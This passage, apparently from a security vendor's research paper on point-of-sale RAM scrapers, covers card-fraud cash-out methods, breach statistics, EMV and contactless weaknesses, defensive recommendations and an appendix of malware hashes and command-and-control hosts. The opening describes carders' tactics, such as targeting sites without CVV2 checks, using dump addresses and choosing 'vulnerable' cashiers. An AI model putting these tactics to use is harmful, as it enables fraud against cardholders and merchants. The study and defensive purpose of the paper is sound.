- **Use for online purchases:** This is, by far, the most popular cash-out method. Carders tend to target poorly designed e-commerce websites and order goods from there. The wisdom in carding forums is that a poorly designed e-commerce website is a good indication of poor management and so they may be easier to complete fraudulent transactions with. Carders also frequent e-commerce websites that do not require the CVV2 number for card-not-present transactions. Once purchased, they have the goods shipped to dump locations (e.g., a foreign address, an empty house, etc.). Goods purchased with stolen cards are then sold on auction sites such as eBay for reduced prices. The income earned from selling such goods is converted to cash and stashed away or can be used to purchase anonymous virtual currencies such as Bitcoins.
- **Use for in-store purchases:** This is the riskiest cash-out method. Carders use counterfeit credit cards to make in-store purchases. Organized gangs who have access to expensive card-

duplication machinery create, use, and sell counterfeit credit cards. They have the ability to duplicate cards' security features and to create authentic-looking copies. The foundation principle of fraudulent in-store purchases is to embody the persona of the real card owner in order to pull off theft. If carders wish to purchase a US\$3,000 TV, they need to dress and behave like people who can afford to do so. Nervous actors will draw suspicion and attention. This scam works because cashiers rarely verify credit cards upon checkout unless the transaction is over some x worth of dollars. For large transactions, carders usually

carry fake IDs to add credibility to the crime. Card protection or security features are not consistent across issuers and cashiers may not be familiar with all of them. Carding forums advise going to visible minority or young female cashiers for checkout, as they are considered more "vulnerable." Carding forums have extensive lists of checkout scenarios to prepare for and provide advice on how best to handle them.


Carding is a quick means to easy payoff. Carders invest money to purchase dumps and, depending on the level of risk they are willing to bear, they can get small to substantial ROI.

# LOOKING BEYOND THE HORIZON

## Detection Statistics

PoS RAM scrapers target a wide range of companies across industries. The Trend Micro Smart Protection Network revealed that between April and June 2014, the United

States recorded the highest number of PoS RAM scraper detections. Note that the data in the following figure is representative of our customer base and may not accurately represent the entire spectrum. It does provide a good approximation of observed general trends.



**Figure 46:** PoS RAM scraper detection distribution by country

It is not surprising that the largest volume of detections was seen in the United States because the country's economy is heavily geared toward purchasing goods and services using credit cards. Consumers in other countries still tend to use cash or debit cards more than credit cards. The high volume of credit card transactions that companies process in the United States makes it a lucrative target for PoS RAM scrapers.

Similar to Verizon's findings, Trend Micro Smart Protection Network data revealed that most PoS attacks target companies in the retail industry. This industry, after all, has a very high volume of credit card transactions, making it a lucrative target for harvesting card data. Compromising a single PoS system usually yields data for thousands of credit cards and is a preferred alternative to infecting thousands of victims' systems in hopes of stealing card data from them.




Figure 47: PoS RAM scraper detection distribution by industry

### Credit Card Data Breaches in the United States

The number of credit card data breach incidents has been steadily rising in the past couple of years. Privacy Rights Clearinghouse—a California-based nonprofit corporation—publishes the “Chronology of Data Security Breaches—Security Breaches 2005–Present.” This is a collection of all

publicly disclosed data on security breach incidents in the United States, including those that involve credit cards. The organization compiles this list from various sources (e.g., media, Attorney-Generals’ offices, privacy websites, etc.). We mined data from this list to look for information on credit card data breaches from 2005 to the present date. The data we collected supports many of the observations and claims previously made in this paper.





Figure 48: Publicly disclosed credit card data breach incidents from 2005 to 2014

The concept of PoS RAM scraping was first introduced at the end of 2008 or in early 2009. As shown in the previous figure, the number of publicly disclosed credit card data breach incidents significantly increased in 2010. The high number of incidents remained steady since then and peaked in 2011. (Note that the 2014 data remains incomplete.) This rise can be partially attributed to the development of new credit-card-data-stealing malware that incorporate proven methods to bypass or exploit bugs in PCI DSS requirements. The data trend clearly shows that the business of credit card data theft is well established and is not showing signs of slowing down in the near future.

The Privacy Rights Clearinghouse data provides a breakdown of the different industries that reported credit card data

breaches and defines the categories as follows:

- **BSO:** Business — others
- **BSF:** Business — financial and insurance services
- **BSR:** Business — retailers and merchants
- **EDU:** Educational institutions
- **GOV:** Government and military
- **MED:** Healthcare — medical providers
- **NGO:** Nonprofit organizations



• BSR	46.99%
• BSO	22.41%
• BSF	9.64%
• MED	8.92%
• EDU	5.54%
• GOV	3.37%
• NGO	3.13%


**Figure 49:** Publicly disclosed data on the types of organization that have suffered credit card data breaches

As shown above, the industry distribution closely matches data from the Trend Micro Smart Protection Network and Verizon. Most of the attacks target retailers and merchants, as companies in the retail industry process a huge volume of credit card transactions. Successfully compromising the networks of big retailers or merchants yields thousands of credit card credentials in a very short period of time, making them lucrative targets.

The Privacy Rights Clearinghouse also provides a breakdown of the breach methods employed in credit card data breaches. The breach methods are as follows:

- **Unintended disclosure (DISC):** Sensitive information posted publicly on a website, mishandled, or sent to the wrong party via email, fax, or mail.

- **Hacking or malware (HACK):** Electronic entry by an outside party, malware, and spyware.
- **Payment card fraud (CARD):** Fraud involving debit and credit cards that is not accomplished via hacking. For example, skimming devices at point-of-service terminals.
- **Insider (INSD):** Someone with legitimate access intentionally breaches information such as an employee or a contractor.
- **Physical loss (PHYS):** Lost, discarded, or stolen nonelectronic records such as paper documents.
- **Portable device (PORT):** Lost, discarded, or stolen laptop, PDA, smartphone, portable memory device, CD, hard drive, data tape, etc.
- **Stationary device (STAT):** Lost, discarded, or stolen stationary electronic device such as a computer or server not designed for mobility.
- **Unknown or others (UNKN):** Breach was caused by unknown or undetermined circumstances.



**Figure 50:** Publicly disclosed data on methods used in credit card data breaches

It is not surprising that hacking and malware attacks comprise the bulk of breach methods discovered across incidents. Hacking or malware attacks succeed because they provide cybercriminals a certain degree of anonymity, convenience (i.e., remote deployment), and flexibility to make quick

modifications in order to adjust to changing conditions.

The following table lists the largest publicly disclosed credit card data breach incidents in the United States from 2005 to the present day.



Massive U.S. Credit Card Data Breaches from 2005 to 2014		
Organization	Number of Credit Card Records Stolen [61], [62]	Date Made Public
TJX Companies	45.6M	January 12, 2007
Heartland Payment Systems	160M	January 20, 2009
Sony	12M	April 27, 2011
Target Corporation	40M	December 13, 2013

Note that the table above only includes incidents wherein more than 10 million credit card records were stolen because those incidents made headlines. Looking at the data above, we see a pattern emerge—a massive credit card data breach incident occurs every two years.

## Other Credit Card Data Theft Methods

Credit card data theft has been occurring long before the concept of RAM scraping was first introduced. PoS RAM scraping is a convenient way to steal large volumes of unencrypted credit card data, making it a popular attack vector among hackers. Other data theft methods include the following:

- **Attack e-commerce websites:** A large percentage of daily credit card transactions occur on e-commerce websites. Hackers use a variety of breach vectors to attack poorly protected or configured e-commerce websites (e.g., via SQL injection, vulnerability exploitation, etc.). Once the websites are compromised, hackers can access encrypted or unencrypted credit card databases and steal data. E-commerce websites do not have access to entire sets

of Tracks 1 and 2 credit card data required to duplicate cards but they store enough information for cybercriminals to use in committing card-not-present transaction fraud.

- **Steal encrypted databases:** PCI DSS requires credit card data at rest to be encrypted. The Privacy Rights Clearinghouse data has reports of several breach incidents wherein encrypted credit card databases were stolen. Hackers may have retrieved or recovered the decryption keys from other systems, applications, or RAM and can decrypt the stored data offline.
- **Target non-PCI-DSS-certified merchants:** Retailers and merchants are not the only ones that process credit card transactions. All sorts of companies (e.g., medical clinics, insurance brokers, rental offices, notary publics, etc.) accept credit card payments as well. Some of them may not be PCI DSS certified and may store credit card data, along with other customer records, unencrypted in their systems.
- **Sniff networks:** PCI DSS requires credit card data in transit to be

encrypted when transferred over the Internet. No such encryption requirements exist for credit card data transferred over LANs or WANs. If hackers manage to breach the networks of companies that process credit card transactions, they can sniff LAN or WAN traffic and can match patterns in order to retrieve credit card data. This is a passive and stealthier strategy compared with PoS RAM scraping.

- **Exploit vulnerable PoS software:** PoS software have vulnerabilities even though we have not seen them publicly disclosed. Hackers may discover vulnerabilities in PoS software and may exploit them in order to gain remote access to the process memory space in the RAM to steal credit card data.
- **Exploit APIs and proprietary protocols:** The different parties involved in the credit card transaction flow model use proprietary protocols and public or private APIs for communication. Hackers may discover flaws or vulnerabilities in these protocols or APIs and exploit them in order to gain access to credit card transaction data.
- **Steal personal information:** Hackers can steal customers' personal information (e.g., date of birth, Social Security Number, address, etc.), which are not explicitly protected by PCI DSS requirements. They can then sell this information underground. Cybercriminals who purchase this data can use it to commit identity theft and apply for legitimate credit cards using victims' personal information.

The list above is, by no means, comprehensive but it shows that sensitive

data is under constant threat unless strong protection measures are employed.

## New Credit Card Technologies

New technologies are being introduced in the North American market to help curb or prevent credit card fraud as well as to make transactions more convenient and secure. We will focus on two technologies that are now being implemented in many countries—EMV chips and contactless radio frequency identification (RFID).

### EMV

EMV or chip-and-PIN credit cards are now widely used in Canada and Mexico. The United States is scheduled to switch to EMV credit cards by October 2015. [63] EMV cards are also being widely used in South American, European, and Asian countries.




**Figure 51:** CIBC credit card that uses the EMV and RFID technologies

EMV is the global standard for integrated circuit cards (ICCs). Europay, MasterCard, and Visa (EMV) created the EMV consortium back in 1994. EMV cards store encrypted Tracks 1 and 2 data on the chip. They interact with PoS terminals that have ICC readers and use the EMV-defined protocol for transactions. Similar to debit cards, cardholders need to input a PIN for authentication before transactions are processed.

After the Target data breach in December 2013, EMV credit cards have been the focus of much discussion, as many see it as the solution to prevent future credit card data breaches. The reality is, EMV credit cards cannot prevent PoS RAM scraper attacks. [64], [65] As previously mentioned, EMV cards store encrypted Tracks 1 and 2 credit card data on the chip. This chip makes it extremely difficult for cybercriminals to manufacture counterfeit credit cards using stolen data, which helps reduce counterfeiting and lost or stolen card fraud. If the EMV Tracks 1 and 2 data is

sent to the PoS system for processing, it will become susceptible to PoS RAM scraper attacks because the decrypted data resides in the RAM.

U.K. credit card fraud statistics show that even after EMV cards were introduced in the country, losses related to card-not-present fraud dramatically increased in number. [66] This shows that cybercriminals are using stolen credit card data for online purchases instead of manufacturing and using counterfeit cards.



**Figure 52:** Fraud statistics on U.K.-issued cards  
**Source:** "Chip and PIN Is Broken"

Researchers from the University of Cambridge showed that cybercriminals can cheaply construct special devices that intercept and modify communications between EMV credit cards and PoS terminals, fooling the latter into accepting fake successful PIN verifications. Even though this is a proof-of-concept (PoC) attack, it still shows that fundamental flaws exist in the EMV protocol. As EMV card usage becomes more widespread, cybercriminals will inevitably discover exploitable flaws in such cards.

### CONTACTLESS RFID CARDS

Contactless payment technology in credit cards (e.g., MasterCard's PayPass, Visa's payWave, etc.) uses RFID and allows cardholders to just wave their cards in front of contactless payment terminals to complete transactions. Because signature or PIN entry is not required for contactless purchases, a maximum purchase limit per transaction is set by credit card issuers, typically amounting to \$25. Contactless payment cards do not use a universal protocol for

payment transactions. Each card brand instead defines its own proprietary protocol based on EMV principles. This means that a MasterCard PayPass reader cannot process transactions for Visa payWave cards. [67] With the growing popularity of contactless payment cards, however, hybrid card readers have now been developed.

Contactless payment cards all use the same communication protocol—EMV Contactless Communication Protocol Specifications—for communication with near-field-communication (NFC)-enabled devices. Many smartphones today are NFC enabled and have apps that can read all of the data

stored in contactless cards. There are open source software libraries for reading and extracting data from contactless cards, which can be used to build custom NFC apps. Armed with an NFC-enabled smartphone and an app that can read contactless card data via NFC, hackers can brush against potential victims in crowded public spaces and wirelessly steal their credit card data in an act that has been dubbed “electronic pickpocketing.” The simple solution to prevent electronic pickpocketing is to put contactless cards in shielded sleeves that will block the electromagnetic energy required to power the RFID chip on them.

# CONCLUSION AND RECOMMENDATIONS

---

## Prevention

PCI DSS does not offer new secure technologies to protect electronic payment systems but instead provides requirements to implement additional layers of security control around existing technologies. PoS system operators should follow security best practices to improve their overall system security posture. A few tips are provided below.

### HARDWARE BASED

- Install ideally multitier hardware firewalls to protect networks.
- Deploy breach detection systems (BDSs) to detect targeted attacks.
- Deploy intrusion detection and prevention systems (IDPSs) to scan inbound and outbound traffic.
- Incorporate two-factor authentication for remote network access among employees, administrators, and third parties.
- Implement point-to-point encryption.

### SOFTWARE BASED

- Install ideally multitier software firewalls to protect networks.
- Change default passwords, configurations, and encryption keys. Use strong passwords.

- Eliminate unnecessary ports, accounts, services, scripts, drivers, features, subsystems, file systems, Web servers, and protocols.
- If remote access is not required, disable it.
- Implement point-to-point encryption.
- Encrypt communications between applications and data.
- Deploy the latest version of OSs and regularly apply patches.
- Regularly apply updates to installed software.
- Restrict access to the Internet on PoS systems.
- Use whitelisting to only allow approved applications to run.
- Put a mechanism in place to identify if and when system components change.
- Set up PoS systems to automatically reimage every 24 hours.
- Restrict communication in and out of environments to only what is required.
- Install and regularly update anti-malware solutions to protect against malware and malicious URLs.
- Deploy a vulnerability scanner to scan systems, applications, and Web applications.

- Deploy DLP software to discover, monitor, protect, and manage confidential data.

## POLICY BASED

- Enforce strict policies regarding physical PoS system repairs and upgrades.
- Routinely delete stored cardholder data.
- Restrict access to the Internet on PoS systems.
- Implement log and audit trails on PoS systems.
- Limit internal physical access to PoS systems.

It is important to understand that following security best practices does not guarantee that PoS systems will never get infected. It will just make it extremely difficult for cybercriminals to infect them. Determined hackers or cybercriminals will still invest time to look for weaknesses in companies' IT defenses and may eventually find a way into their PoS systems.

## Trend Micro Solutions

To address risks within evolving businesses, Trend Micro provides a security solution that is open, automated, and highly scalable, that fits their existing infrastructure, seamlessly integrating with key environments such as VMware® or cloud environments such as Amazon Web Services.

Changes in system components can occur for many reasons, many of which are not due to attacks against systems. That said, monitoring systems such as PoS devices for changes is becoming more critical when it comes to security control. It can not only provide early indications of problems, it is

actually required by various compliance standards such as PCI DSS.

Trend Micro Deep Security offers File Integrity Monitoring capabilities to monitor critical OS and application files such as directories, registry keys, and values to detect and report malicious and unexpected changes in real time. [68] These include changes to PoS systems.

Deep Security can restrict communication in and out of environments through a firewall policy that can be tailored for specific server requirements and can protect against both inbound and outbound communication. Its firewall capabilities offer logging and alerting to make it easier to troubleshoot and manage.

As companies demand constantly evolving application use, it is often difficult to keep up with patching systems against known vulnerabilities. This is where Deep Security Intrusion Prevention capabilities that protect against potential exploits to vulnerabilities are important to have on the list. An important capability of our intrusion prevention is the ability to automatically update security policies to ensure that the right protection is applied, even before you have had a chance to patch.

Finally, Deep Security Anti-Malware that includes Web reputation detection will not only protect against malware but will also detect and protect against known malicious URLs.

When those applications are available through the Web and provide customers, partners, or global employees the ability to share information, detection of potential threats or occasional penetration testing is not enough, especially as the number of apps increases. Trend Micro offers Deep Security for Web Apps, a comprehensive, integrated software-as-a-service (SaaS) offering that continuously detects vulnerabilities, delivers

actionable security insight, and protects applications with Secure Sockets Layer (SSL) certificates to encrypt transactions and communications, as well as Intrusion Prevention and Web Application Firewall (WAF) rules.

In any attack, besides identifying components using endpoint or server security solutions, a network approach is also favored. Trend Micro Custom Defense solutions can support a retail organization in a number of ways, namely: [69]

- Trend Micro Deep Discovery can detect the download of malware and RATs without antivirus signatures. [70]
- Deep Discovery can detect certain lateral movements and the spread of malware.
- Deep Discovery can detect C&C communication, both inbound and outbound.
- Deep Discovery can detect both external and internal C&C communication.
- Deep Discovery can detect internal data movement.
- Deep Discovery can detect bulk data exfiltration.

## Conclusion

Credit card data breach is an established cybercrime that will not show signs of slowing down in the near future. Cybercriminals target all industries and use a wide range of breach techniques. Research revealed that most PoS RAM scrapers affected companies in the retail industry, as they have very high credit card transaction volumes, making them lucrative targets for harvesting Tracks 1 and 2 data.

New credit card technologies are being introduced in the North American market to help curb or prevent credit card fraud as well as to make transactions more convenient and secure. Though these technologies will help reduce counterfeiting and lost or stolen credit card fraud, they cannot prevent PoS RAM scraper attacks. On the flip side, they will introduce new attack vectors that cybercriminals can exploit to steal credit card data.

Bob Russo's Statement for the Record is accurate, "Our work is broad for a simple reason: there is no single answer to securing payment card data. No one technology is a panacea; security requires a multilayered approach across the payment chain." [64]

# APPENDIX

PoS RAM Scraper C&C Data		
SHA-1	C&C Server Address	Trend Micro Detection Name
121d097c4cc6cabd5989675e9ec01981b921f381	fra.ishareda.com	BKDR_ALINA.GN
8259ea5b9b4c7a2ba89c5c45aaa5ca6cce330282	hoqou.su	
fe98267b11389841a5197a5fc8a0b2ad2dceed0c	666andro.net	
4e682b34c3e122e55d21f9a501b9f13afb7437a9	stylishkattyrock.com	BKDR_ALINA.KER
	redsylockyboons.com	
5563e4c2987eda056b3f74716c00d3014b9306bc	208.98.63.228	BKDR_ALINA.NA
	uipoqworkas.com	
	someligeoas.com	
46edd03812670f0cbef733894b9ce06ed6a6ba8c	zwaonoiy.com	BKDR_ALINA.NB
	208.98.63.228	
	193.169.87.147	
183bdebb8872f12f5379b8d40030059513317361	jikobins.com	BKDR_ALINA.NG
	ioconzus.com	
	204.188.242.201	
38540d09a90a60afdc7d5039cf37c453e4055ee2	ioconzus.com	BKDR_ALINA.NG
	jikobins.com	



PoS RAM Scraper C&C Data		
SHA-1	C&C Server Address	Trend Micro Detection Name
38540d09a90a60afdc7d5039cf37c453e4055ee2	204.188.242.201	BKDR_ALINA.NG
10a4cfc9dedff9d254b73c32b696299d26b19ca7	stylishkattyrock.com	BKDR_ALINA.NH
	redsylockyboons.com	
43afd24048a0281d6f4699627d2363e847b34aa8	888andro.net	BKDR_ALINA.NI
5485d8332d12423fcc8920eedf87194a1ed154b8	204.188.242.201	BKDR_ALINA.NJ
32538bc513641cc37b21c93b3aeee142ccf59ffa	204.188.242.201	BKDR_ALINA.OA
ea8f102be4ea3a641e7970c18d026917f68212c6	tyrnslqoa.biz	BKDR_ALINA.OB
	208.98.63.226/goose/push.php	
7896b0aada9e491b15996bd6b73964c10e977a6c	ioconzus.com	BKDR_ALINA.OC
	jikobins.com	
	204.188.242.201	
9107d1b360ff8e50141661729503ec1907529498	208.98.63.226/goose/push.php	BKDR_ALINA.OE
fc5255f94762392f7a4e0269c8857750e1e7be93	208.98.63.226/goose/push.php	BKDR_ALINA.OF
68276c0b7e3f086d009263c0758a61907567f366	204.188.242.201	BKDR_ALINA.OH
15cb85e6373011981b2a4961bbcb5708fb5b3dda	ioconzus.com	BKDR_ALINA.OI
	jikobins.com	
	204.188.242.201	

PoS RAM Scraper C&C Data		
SHA-1	C&C Server Address	Trend Micro Detection Name
a368829bc400284f1803f4e5de5844ae4ccdedf1	204.188.242.201	BKDR_ALINA.OJ
19c28475fb7e5b2cbefe3e7d74ba51c950a964ce	204.188.242.201	BKDR_ALINA.OL
13ef5f8e812a692c0893ad935b48b3f1a4aec615	84.22.106.87/ asdwer/1.php	BKDR_ALINA.OM
aadb31534bd276fa2f3029e89e93140a48a5ce0d	host3.com	BKDR_ALINA.ON
	fastbussineslife.net	
	204.188.242.201	
1b3dcfeda9d01dc428d954812c81f7bda1af5373	193.107.17.126	BKDR_DEXTR.A
6c090aa226a719d8d948ad5244252b8b0c5e0af2		
1aa7185a16ca692488c76204bec5eabce3c07b5e	37.0.122.142/alfa/ gateway.php	BKDR_DEXTR.C
5d46b487372ccd6939da7aa4c68b75d0740501ed	62.76.44.111/fk/ gateway.php	
dde7cfcc196df7107a5ca31ac4ea120b667dd861	151.248.115.107/ ial9121988921973dsa das8dsa080dsa/ gateway.php	
df963c2ef9544c2b49488a67bf9efe841af53f0f	62.76.44.111/fk/ gateway.php	
57416ce29c9b3c5f01bbbc599007da4734f733bc	backup-service.in.ua/ alfa/gateway.php	
	37.0.122.142/alfa/ gateway.php	
ab96ff2df5092eb36082e948f1524ec339de8965	89.45.14.69/a/gateway. php	BKDR_DEXTR.D

PoS RAM Scraper C&C Data		
SHA-1	C&C Server Address	Trend Micro Detection Name
7cd3619280f57a0d8b27ec0374256f4c64f4f9a8	46.19.143.252	BKDR_DEXTR.OT
047fef6f231e25fe46147e173a2ecf677aaa4898	89.45.14.69/a/gateway.php	BKDR_DEXTR.SMM
0f9979c65e72ea07bef715eb3c549c5ca1b50f16	188.240.34.210/ outpost/exes/sysproc.exe	
0fa6eb784c3a8a5ae65dba50f8da878dceecf467	198.23.129.146/panel/ gateway.php	
14b7ba38d0dc8b6009217b5a4a15cd7d49a3a2c4		
17e0cfaeb3f89814310f423b2605e6f80df18557	46.19.143.252/w3e4/ gateway.php	
246d1d33e72d7e5e5b27da7c2cf8e912e577641e		
33c16196ec7a2f0029a0506955eaf14b22cbdfc	64.90.187.223	
3a2c85304e208cc3be0fc887c7f18b4f89a527ef	46.19.143.252/w3e4/ gateway.php	
3e2c3966d856331c184b810fd32b7dfc8e5080df	62.76.44.111/fk/ gateway.php	
3fa9fc69c1f78b87ed3a2975f87056735c921e73	64.90.187.223	
499458fe40103ef993b05cb1cced3bdbffd71428	46.19.143.252	
4e7f1ff74fb8e6b82bd07c55522d4f5a9f5a5249	byroec2.com	
55ded557a7efa1de0644ba6cdae5879816e365a7	houseofcarders.com	
5999736d0c5a203aeb242689250a27396f39e996	5.199.165.24	
5dc93a9ef1f2611a6d9967c697fa8680300878a0	www.g45d.net	

PoS RAM Scraper C&C Data		
SHA-1	C&C Server Address	Trend Micro Detection Name
6e88d96a56bb35fa465a3a92b6cf7ffac69a12b4	666.andro.net	BKDR_DEXTR.SMM
6eb299b368d94fb6f340d40d0c284830f22f4664	houseofcarders.com	
7b9ccd34334ad2d9c728122162f399d8313f9e89		
99aa3b75d8c9744e46ba4fe301a890a636eb4ad7		
a21219db5b9c43e9ed0b475c1df1c1e414413443		
87c120dccbc9e7c7d0f0c5e6e6e5eb692da97422	109.163.229.57/w3e4/gateway.php	
8e03f0f6d9ac7640c179c40844ce3718c3884278	89.45.14.69/a/gateway.php	
a5da1c138c7cf738e5072d23aadffa103f57c9cb	78.108.93.135	
a6560383ec0843ca6584c7c2a0c163b2c1ab3fc9	www.pgdex.com	
ace7e975bb54117a906c07161883a51f14a701cb	62.149.24.147/dexter/gateway.php	
affd76583196c8dace21aab4076a1fd0e3ec177c	89.45.14.69/a/gateway.php	
b870a82781aa0dbdb0c2fcedea5ee58f01321885	46.19.143.252	
c8745571b2933ea1c56e5dc069d5449875990dcf		
858d9b29ac3b808b754dc17fea48b6a26dc854b4		
c05381ccab1b49f11b0898d0ea64fb2df8b6f2cb	casinoloader.com	
e568d933209b721ac6a8ec4837a603bd80633fa5	macar.na.tl	
